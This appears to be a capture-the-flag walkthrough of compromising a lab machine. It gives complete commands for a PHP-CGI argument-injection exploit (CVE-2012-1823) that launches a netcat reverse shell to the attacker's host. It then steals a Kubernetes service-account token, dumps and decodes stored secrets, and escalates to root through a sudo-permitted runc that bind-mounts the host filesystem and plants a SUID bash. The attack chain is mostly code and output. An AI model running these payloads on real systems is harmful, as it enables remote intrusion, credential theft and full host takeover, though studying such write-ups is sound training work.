./agent -connect $attackerIp:11601 -ignore-cert &Tunnel established:

Now we forward traffic from target's internal IP space straight to our browser.

A golden find: developer notes referencing Windows + IIS running php-cgi.exe and mentions of "legacy scripts retained".
PHP-CGI handler
Legacy CGI Service
Port 5000 on 10.42.1.184 (and others) reveals a legacy CMS interface — and it's oozing danger:
/cgi-bin/info– classic CGI diagnostics; usually dumps env vars, server paths, and request info./cgi-bin/php-cgi– a raw PHP-CGI handler. This is the jackpot: it's typically vulnerable to argument injection via query string (the CVE-2012-1823 class), letting us flipphp.iniflags and execute arbitrary PHP from the request body.

The exposed php-cgi endpoint is likely vulnerable to CVE-2012-1823 — an ancient but deadly argument injection flaw. We can weaponize this to flip php.ini flags mid-request and execute arbitrary PHP from the POST body.
CGI 101
CGI is prehistoric web tech — but its danger lives on.
Request flow:
HTTP → [env vars + stdin] → [spawned process] → stdout → HTTPHere's the breakdown:
- Request hits
/cgi-bin/... - Web server spawns a process (
php-cgi,perl,bash, etc.) - Passes data via:
- Env vars:
QUERY_STRING,REQUEST_METHOD,HTTP_* - STDIN: body content
- Env vars:
- Process writes to STDOUT:
- Headers (
Status: 200 OK,Content-Type: ...) - Blank line
- Response body
- Headers (
CGI is raw, isolated, and inherently risky — a code execution delivery system when mishandled.
CVE-2012-1823
The vuln is about PHP-CGI Argument Injection. Back in the day, php-cgi would parse CLI options directly from the query string. That's how attackers passed flags like:
-d allow_url_include=1
-d auto_prepend_file=php://inputThis flips PHP settings on-the-fly, causing it to treat the POST body as code. If allowed, this chain triggers RCE via standard HTTP.
This is usually seen in CTF web challenges nowadays. More on the vuln:
GHSA-3qgc-jrrr-25jv (GitHub Advisory)
Exploit Flow
We send a POST request with the following payload:
busybox nc 10.10.11.17 60002 -e /bin/shAnd craft the request to trigger php-cgi:
php -r "\$c=stream_context_create([
    'http'=>[
        'method'=>'POST',
        'content'=>'busybox nc 10.10.11.17 60002 -e /bin/sh']
    ]);
echo file_get_contents(
    'http://10.43.2.241:5000/cgi-bin/php-cgi?-d+allow_url_include=1+-d+auto_prepend_file=php://input',
false, \$c);"- POSTs the shell command as PHP body.
- Flips php.ini flags via query string.
- Includes the PHP from
php://input. - Result: Reverse shell fired from inside the target.
Our shell accepts only one-liner bash command:
php -r "\$c=stream_context_create(['http'=>['method'=>'POST','content'=>'busybox nc 10.10.11.17 60002 -e /bin/sh']]); echo file_get_contents('http://10.42.1.184:5000/cgi-bin/php-cgi?-d+allow_url_include=1+-d+auto_prepend_file=php://input',0,\$c);"

# alternative host: 10.43.2.241We tested against 10.42.1.184, but the target can be rotated — as long as it exposes the CGI endpoint. Fire the injection, and we gain the expected reverse shell from the 10.42.1.184 host:

And this :5000 CGI pod owns a mounted SA token. Time to loot K8s.
K8s Secret
Now that we've compromised the CGI pod, we can harvest its ServiceAccount (SA) token and interact with the Kubernetes API directly.
Refer to HackTricks – K8s Enumeration for deeper enumeration flow.
From the new CGI pod root shell, look up ServiceAccount bundle:
$ ls -l /var/run/secrets/kubernetes.io/serviceaccount
total 0
lrwxrwxrwx    1 root     root            13 Nov  2 09:50 ca.crt -> ..data/ca.crt
lrwxrwxrwx    1 root     root            16 Nov  2 09:50 namespace -> ..data/namespace
lrwxrwxrwx 1 root root 12 Nov 2 09:50 token -> ..data/tokenSmoke test:
NS=$(cat /var/run/secrets/kubernetes.io/serviceaccount/namespace)  #default
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
CACERT=/var/run/secrets/kubernetes.io/serviceaccount/ca.crt
API="https://kubernetes.default.svc"

curl -ks --cacert "$CACERT" -H "Authorization: Bearer $TOKEN" "$API/version"Bingo:

Save secrets within that namespace into /tmp/secret:
curl -ks --cacert "$CACERT" -H "Authorization: Bearer $TOKEN" "$API/api/v1/namespaces/$NS/secrets" > /tmp/secretThe secret inventory:
{
  "kind": "SecretList",
  "apiVersion": "v1",
  "metadata": {
    "resourceVersion": "2863200"
  },
  "items": [
    {
      "metadata": {
        "name": "beta-vino-wp-mariadb",
        "namespace": "default",
        ...
      },
      "data": {
        "mariadb-password": "c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T",
        "mariadb-root-password": "c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw=="
      },
      "type": "Opaque"
    },
    {
      "metadata": {
        "name": "beta-vino-wp-wordpress",
        "namespace": "default",
        ...
      },
      "data": {
        "wordpress-password": "TzhGN0tSNXpHaQ=="
      },
      "type": "Opaque"
    },
    {
      "metadata": {
        "name": "sh.helm.release.v1.beta-vino-wp.v58",
        "namespace": "default",
        ...
      },
      "data": {
"release": "SDRzSUFBQUFBQUFDLyt6OTYzS2p5Sm9vRE4rS3dyRWpacy9zS2...Kubernetes secrets is an object that contains sensitive data such as a password, a token or a key. For example, the partial revealed blob defines:
beta-vino-wp-mariadb(Opaque) Holds DB creds for MariaDB.mariadb-password: base64 of the DB user password we already saw in env (sW5sp4spa3u7RLyetrekE4oS)mariadb-root-password: base64 of the DB root password
beta-vino-wp-wordpress(Opaque) Holds the initial WordPress app password.wordpress-password: base64 string → decodes to the login we already saw in env (O8F7KR5zGi)
sh.helm.release.v1.beta-vino-wp.v58(Opaque) is Helm's release state secret. Thereleaseblob is a gzip + base64 serialized release object (not a human password). It's usually not directly credential material.
So we care about "password" string here, grep it:
$ grep -i 'pass' /tmp/secret
                "f:mariadb-password": {},
                "f:mariadb-root-password": {}
        "mariadb-password": "c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T",
        "mariadb-root-password": "c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw=="
                "f:wordpress-password": {}
        "wordpress-password": "TzhGN0tSNXpHaQ=="
                "f:MASTERPASS": {}
"MASTERPASS": "TktzSTFUMkw2Qk9jMEFpRk1JbG1aV2VHeXBqSUNwUnQ="Two fresh targets to decode: mariadb-root-password and MASTERPASS.
$ echo -n "c1c1c3A0c3lldHJlMzI4MjgzODNrRTRvUw==" | base64 -d
sW5sp4syetre32828383kE4oSThis allows us to login root as the MariaDB user, but this path shows no juicy results yet. So the found password is useless for the moment.
Next:
$ echo -n 'TktzSTFUMkw2Qk9jMEFpRk1JbG1aV2VHeXBqSUNwUnQ=' | base64 -d
NKsI1T2L6BOc0AiFMIlmZWeGypjICpRtTrace ownership of this MASTERPASS secret:
$ jq -r '.items[] | select(.data.MASTERPASS) | .metadata.name' /tmp/secret
user-secret-babywyrmBelongs to babywyrm — the box creator.
Try it via SSH...

User flag captured.
ROOT
Sudo
Check sudo:
babywyrm@giveback:~$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0, timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
(ALL) /opt/debugOnly one path open: /opt/debug — and it's our golden key.
babywyrm@giveback:~$ ls -l /opt/debug
-rwx------ 1 root root 1037 Nov 22 2024 /opt/debugNo read access. It's a classic black-box game.
When executed, the binary requests administrative password:

Tried the unsued MariaDB root password (sW5sp4syetre32828383kE4oS) — no dice.
Runc
Ironically, the non-root DB user password wrapped by base64 encoder (so the user have to remember his plain-text password and its base64 encoded cipher for daily use?) — c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T — works.
babywyrm@giveback:~$ sudo /opt/debug
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
NAME:
   runc - Open Container Initiative runtime

runc is a command line client for running applications packaged according to
the Open Container Initiative (OCI) format and is a compliant implementation of the
Open Container Initiative specification.

runc integrates well with existing process supervisors to provide a production
container runtime environment for applications. It can be used with your
existing process monitoring tools and the container will be spawned as a
direct child of the process supervisor.

Containers are configured using bundles. A bundle for a container is a directory
that includes a specification file named "config.json" and a root filesystem.
The root filesystem contains the contents of the container.

To start a new instance of a container:

    # runc run [ -b bundle ] <container-id>

Where "<container-id>" is your name for the instance of the container that you
are starting. The name you provide for the container instance must be unique on
your host. Providing the bundle directory using "-b" is optional. The default
value for "bundle" is the current directory.

USAGE:
   runc.amd64.debug [global options] command [command options] [arguments...]

VERSION:
   1.1.11
commit: v1.1.11-0-g4bccb38c
spec: 1.0.2-dev
go: go1.20.12
libseccomp: 2.5.4

COMMANDS:
   checkpoint  checkpoint a running container
   create      create a container
   delete      delete any resources held by the container often used with detached container
   events      display container events such as OOM notifications, cpu, memory, and IO usage statistics
   exec        execute new process inside the container
   kill        kill sends the specified signal (default: SIGTERM) to the container's init process
   list        lists containers started by runc with the given root
   pause       pause suspends all processes inside the container
   ps          ps displays the processes running inside a container
   restore     restore a container from a previous checkpoint
   resume      resumes all processes that have been previously paused
   run         create and run a container
   spec        create a new specification file
   start       executes the user defined process in a created container
   state       output the state of a container
   update      update container resource constraints
   features    show the enabled features
   help, h     Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --debug             enable debug logging
   --log value         set the log file to write runc logs to (default is '/dev/stderr')
   --log-format value  set the log format ('text' (default), or 'json') (default: "text")
   --root value        root directory for storage of container state (this should be located in tmpfs) (default: "/run/runc")
   --criu value        path to the criu binary used for checkpoint and restore (default: "criu")
   --systemd-cgroup    enable systemd cgroup support, expects cgroupsPath to be of form "slice:prefix:name" for e.g. "system.slice:runc:434234"
   --rootless value    ignore cgroup permission errors ('true', 'false', or 'auto') (default: "auto")
   --help, -h          show help
--version, -v print the version/opt/debug is literally runc.amd64.debug 1.1.11 running as root via sudo. That's a gift: we can ask runc to start a “container” whose rootfs is the host / and with no namespaces — i.e., a root shell on the host. No kernel exploits, just OCI judo.
sudo /opt/debugis runc (OCI runtime) running as root. That means any process it spawns runs with UID 0 and whatever mounts we define.- We used runc to create a mount namespace where we bind-mounted the host filesystem at
/hostand also mapped host runtime paths (/bin,/lib*,/usr,/etc,/dev,/proc). - This defeats the dynamic linker trap: when we invoke host binaries, their ELF interpreter (e.g.,
/lib64/ld-linux…) and shared libs resolve at the same absolute paths inside our namespace.
So we can simply use one command to root:
mkdir -p /tmp/a/rootfs && cd /tmp/a && sudo /opt/debug spec && \
jq --arg t /usr/local/bin/bp '.root.path="/tmp/a/rootfs"
  | .hostname=""
  | .process.terminal=false
  | .process.args=["/bin/sh","-c","cp /host/bin/bash \($t) && chown root:root \($t) && chmod 4755 \($t)"]
  | .process.noNewPrivileges=false
  | .linux.namespaces=[{"type":"mount"}]
  | .linux.seccomp=null
  | .linux.maskedPaths=[]
  | .linux.readonlyPaths=[]
  | .mounts=[
      {"destination":"/host","type":"bind","source":"/","options":["rbind","rw"]},
      {"destination":"/bin","type":"bind","source":"/bin","options":["rbind","rw"]},
      {"destination":"/lib","type":"bind","source":"/lib","options":["rbind","rw"]},
      {"destination":"/lib64","type":"bind","source":"/lib64","options":["rbind","rw"]},
      {"destination":"/usr","type":"bind","source":"/usr","options":["rbind","rw"]},
      {"destination":"/etc","type":"bind","source":"/etc","options":["rbind","rw"]},
      {"destination":"/dev","type":"bind","source":"/dev","options":["rbind","rw"]},
      {"destination":"/proc","type":"proc","source":"proc","options":["nosuid","noexec","nodev"]}
    ]' config.json > cfg && mv cfg config.json && \
sudo /opt/debug run -b /tmp/a rootboxspec→ generated baseconfig.json.jq→ edited it to:root.path="/tmp/a/rootfs"(a harmless scratch rootfs)- Added bind mounts:
/host→ host / (rbind,rw) ← the key: this exposes the real host FS/bin,/lib,/lib64,/usr,/etc,/dev,/proc→ so binaries/loader/FD tables work
process.terminal=false→ avoid/dev/consoleerrors (no TTY)namespaces=[{"type":"mount"}]→ only a private mnt NS (makes mounts legal)maskedPaths=[],readonlyPaths=[],seccomp=null→ stop runc from trying “protections” that require private mountsargs=["/bin/sh","-c", ..."]copies host bash, sets owner root, sets SUID bit — on the host path we chose.
run→ executes the above as root, so the file on host becomes SUID-root.
Fire:

Rooted.
Comments | NOTHING